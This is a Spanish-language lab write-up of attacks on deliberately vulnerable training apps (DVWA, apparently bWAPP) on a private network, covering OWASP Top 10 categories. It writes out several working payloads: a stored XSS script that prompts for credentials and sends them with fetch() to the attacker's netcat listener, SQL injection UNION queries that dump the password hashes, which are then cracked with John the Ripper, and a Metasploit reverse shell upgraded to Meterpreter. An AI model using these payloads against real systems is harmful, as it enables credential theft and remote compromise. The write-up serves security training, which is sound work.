
First name: `<script>alert('XSS con GET')</script>`

Last name: User (o cualquier otro valor) form alert get

Nos muestra un mensaje emergente

Vemos que el method del formulario es GET.

Cross-Site Scripting (XSS) Reflected (POST)



Vemos que el method del formulario es POST, en este caso vemos que los parámetros de los campos no aparecen en la URL, pero sí que sigue apareciendo el mensaje emergente.

El campo de texto de name nos limita los caracteres, cambiamos el tamaño con el inspector

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface for the 'Stored Cross Site Scripting (XSS)' vulnerability. The browser window displays the URL `http://10.0.2.8/DVWA/vulnerabilities/xss_s/`. The page has a sidebar with navigation links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, and XSS (DOM). The main form has a 'Name' field with the value 'test' and a 'Message' field containing a JavaScript payload: `<script>var u=prompt("Usuario:");var p=prompt("Contraseña:");fetch("http://10.0.2.8:4444/?u="+u+"&p="+p)</script>`. Below the form, there are three preview boxes showing the rendered output: 'Name: test', 'Message: This is a test comment.', 'Name: test', 'Message: ping 10.0.2.6', 'Name: ping 10.0.2.6', 'Message: test', and 'Name: ping 10.0.2.6'. A Chrome DevTools Inspector is overlaid on the bottom right, showing the HTML structure of the message field. The selected element is a `textarea` with attributes `name="mtxMessage"`, `cols="50"`, `rows="3"`, and `maxlength="1000"`. The CSS rules for the `textarea` are shown, including `font: 100% arial, sans-serif;` and `vertical-align: middle;`. The Box Model diagram shows the dimensions of the `textarea` as 412x45 pixels.

Añadimos el script en el campo de message


```
<script>var u=prompt("Usuario:");var  
p=prompt("Contraseña:");fetch("http://10.0.2.8:4444/?u="+u+"&p="+p)</script>
```

que apunte a nuestra máquina kali.

En nuestra máquina kali, ponemos en escucha con el comando nc el puerto 4444 que está apuntando el script.


```
(kali㉿kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.0.2.6] from (UNKNOWN) [10.0.2.6] 34780
GET /?u=test&p=123456 HTTP/1.1
Host: 10.0.2.6:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.2.8/
Origin: http://10.0.2.8
Connection: keep-alive
Priority: u=4
Pragma: no-cache
Cache-Control: no-cache
```

Security Misconfiguration - Local File Inclusion(LFI)




En el parámetro del lenguaje podemos modificarlo para mostrar contenido de otros archivos del servidor.

Server side request forgery - port scan




Insecure Design - Login Page




Cambiamos el color del campo de texto en el que estan los credenciales de login para que se muestren.

Fallos de criptografía - Hashing Débil de Contraseñas




Añadimos la sentencia SQL en la URL para que nos devuelva el nombre de usuario de la BBDD

' UNION SELECT 1, 2, user(), 4, 5, 6, 7--




Con la sentencia SQL

' UNION SELECT 1, login, password, email, 5, 6, 7 from users
obtenemos los usuarios y sus password como hashes




Creamos un archivo con el hash del usuario bee.



Utilizamos el comando `john --format=raw-sha1` con el archivo para descifrar el hash del archivo. Nos dice que la contraseña es bug.

Security Logging and Monitoring Failures




Añadimos en la URL la sentencia SQL

' OR 1=1



En el archivo `/var/log/apache2/access.log` vemos la URL que se ha intentado ejecutar. En el archivo `/var/log/apache2/error.log` no vemos nada relacionado con la URL ejecutada anteriormente. No vemos que tome ninguna medida de seguridad.




Vulnerable and outdated components




Añadimos en el campo de texto el "script"


```
<script>alert('El XSS Persistente funciona')</script>
```

después al recargar la página cuando carga el script guardado lanza una ventana emergente con un mensaje.





Al recargar con el usuario admin bee y seleccionar la opción show all nos muestra todos los alerts añadidos por los otros usuarios y luego vemos los mensajes guardados por ellos.

Ataque de fuerza bruta

```
msf exploit(multi/handler) > options

Payload options (generic/shell_reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 10.0.2.6        | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |



View the full module info with the info, or info -d command.


msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.2.6:4444
[*] Command shell session 3 opened (10.0.2.6:4444 → 10.0.2.8:43284) at 2026-03-15 08:17:41 -0400

background


Background session 3? [y/N] y
msf exploit(multi/handler) > sessions -u 3
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [3]
[*] Upgrading session ID: 3
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.0.2.6:4433
[*] Sending stage (1062760 bytes) to 10.0.2.8
[*] Meterpreter session 4 opened (10.0.2.6:4433 → 10.0.2.8:51304) at 2026-03-15 08:18:20 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
```

Creamos una reverse shell con el exploit de handle y lanzando el comando en el campo de texto de la página web

